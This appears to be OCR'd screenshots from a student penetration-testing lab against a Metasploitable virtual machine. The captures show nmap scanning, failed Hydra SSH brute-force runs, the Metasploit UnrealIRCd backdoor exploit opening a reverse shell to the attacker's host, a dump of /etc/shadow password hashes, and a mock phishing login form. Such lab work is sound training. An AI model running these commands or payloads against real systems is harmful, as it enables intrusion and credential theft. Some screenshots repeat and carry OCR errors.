
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$
```

English (India)  
English (India)

To switch input methods, press Windows key + space.





Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$
```

File Machine Input Devices Help



kali㉿kali: ~

```
Session Actions Edit View Help
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
```

```
└─(kali㉿kali)-[~]
└─$ nmap -sS -O 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:06 IST
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexd
513/tcp   open  login  OpenBSD or Solaris rlogin
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11   (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

```
└─(kali㉿kali)-[~]
└─$
```

(genmon)XXX 23:08 | G





1

2

3

4





Session Actions Edit View Help


```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$
```



Session Actions Edit View Help


```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

(kali㉿kali)-[~]
$
```



kali㉿kali: ~

genmonXXX 0:09 | G

```
Session Actions Edit View Help
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001::just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

cat /etc/shadow
root:$1$avpf8J1$0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUx6BPO$M1yc3Up0zQJqz4s5wF09l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:d!:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$22VMS4$R9KK1.CmLhdHdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zCw3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw351k.x$MgQgZuu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql*:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HEsu9xRH$0.03G93DGoxIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDuper50hp6cJZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd*:14727:0:99999:7:::
statd*:15474:0:99999:7:::

ipconfig
sh: line 15: ipconfig: command not found
ipconfig
sh: line 16: ipconfig: command not found
```

File Machine Input Devices Help



kali@kali: ~/phishing\_lab

Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email" name="email" required><br>
Password: <input type="password" name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>
```

```
(kali㉿kali)-[~]
$ cd ~/phishing_lab
```

```
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
```

q  
^c

```
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
```

```
(kali㉿kali)-[~/phishing_lab]
$ firefox file://${pwd}/login.html
```

```
(kali㉿kali)-[~/phishing_lab]
$ firefox
```

```
(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html
```

```
(kali㉿kali)-[~/phishing_lab]
$
```

(genmon)XXX 10:28 | Right Ctrl

File Machine Input Devices Help



kali㉿kali: ~


```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ mkdir -p ~/phishing_lab cd ~/phishing_lab

(kali㉿kali)-[~]
$ cat > login.html << 'EOF'
heredoc>
heredoc>

(kali㉿kali)-[~]
$ ^[[200~cat > login.html << 'EOF'
heredoc> <!DOCTYPE html>
heredoc> <html>
heredoc> <head>
heredoc> <title>Secure Login </title> </head>
heredoc> <body>
heredoc> <h2>Login Page</h2>
heredoc> <form action="submit.php" method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required><br>
heredoc> Password: <input type="password"
heredoc> name="password" required><br>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> <p style="color:red;">Educational Demo Only</p>
heredoc> Demo Only</p>
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat

(kali㉿kali)-[~]
$
```

File Machine Input Devices Help



Open File

Recent

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

+ Other Locations

kali Downloads


▲ Size Type Modified

Encoding: Default (UTF-8)


Text Files ▾

Cancel

Open



File Machine Input Devices Help



kali㉿kali: ~

Session Actions Edit View Help

```
= [ metasploit v6.4.94-dev
+ --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]]
```

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
1	\_\_target: Automatic	.	.	.	
2	\_\_target: UT2004 Linux Build 3120	.	.	.	
3	\_\_target: UT2004 Linux Build 3186	.	.	.	
4	exploit/windows/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Win32)
5	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

msf > use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set RHOSTS 192.168.56.103

RHOSTS => 192.168.56.103

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set PAYLOAD cmd/unix/reverse

PAYOUTLOAD => cmd/unix/reverse

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set LHOST 192.168.56.107

LHOST => 192.168.56.107

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > run

```
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
```

File Machine Input Devices Help



kali@kali: ~

Session Actions Edit View Help

```
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html

(kali㉿kali)-[~/phishing_lab]
$ firefox file:///$(pwd)/login.html

(kali㉿kali)-[~/phishing_lab]
$ firefox

(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html

(kali㉿kali)-[~/phishing_lab]
$ cd ~find . -name 'login.html'
cd: too many arguments

(kali㉿kali)-[~/phishing_lab]
$ cd ~

(kali㉿kali)-[~]
$ find . -name 'login.html'
./login.html


(kali㉿kali)-[~]
$ mv ~/login.html ~/phishing_lab/

(kali㉿kali)-[~]
$ ls ~/phishing_lab/login.html
/home/kali/phishing_lab/login.html

(kali㉿kali)-[~]
$ firefox

(kali㉿kali)-[~]
$ file:///home/kali/phishing_lab/login.html
zsh: no such file or directory: file:///home/kali/phishing_lab/login.html

(kali㉿kali)-[~]
$
```




## File not found

Firefox can't find the file at /home/kali/phishing\_lab/login.html.

- Check the file name for capitalization or other typing errors.
- Check to see if the file was moved, renamed or deleted.


[Try Again](#)

File Machine Input Devices Help



\*Untitled 2 - Mousepad

File Edit Search View Document Help



shadow.txt



Untitled2



```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php" method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type = "password"
12 name="password" required><br>
13 <button type=|
```


```
Session Actions Edit View Help
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11     (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
```

```
[kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

msf >





Session Actions Edit View Help

kali㉿kali:~

```
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
[(kali㉿kali)-~]
$
```

File Machine Input Devices Help



Save As

Name:

Home kali Documents shadow.txt

Name

Size Type Modified


- Documents
- Downloads
- Music
- Pictures
- Videos
- + Other Locations

Encoding: Default (UTF-8)

Text Files

Cancel

Save




File Machine Input Devices Help



\*Untitled 2 - Mousepad

File Edit Search View Document Help



shadow.txt




Untitled 2



```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>Secure Login </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php" method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type = "password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational Demo Only</p>
16 Demo Only</p>
17 </body>
18 </html>
19 EOF
```

File Machine Input Devices Help



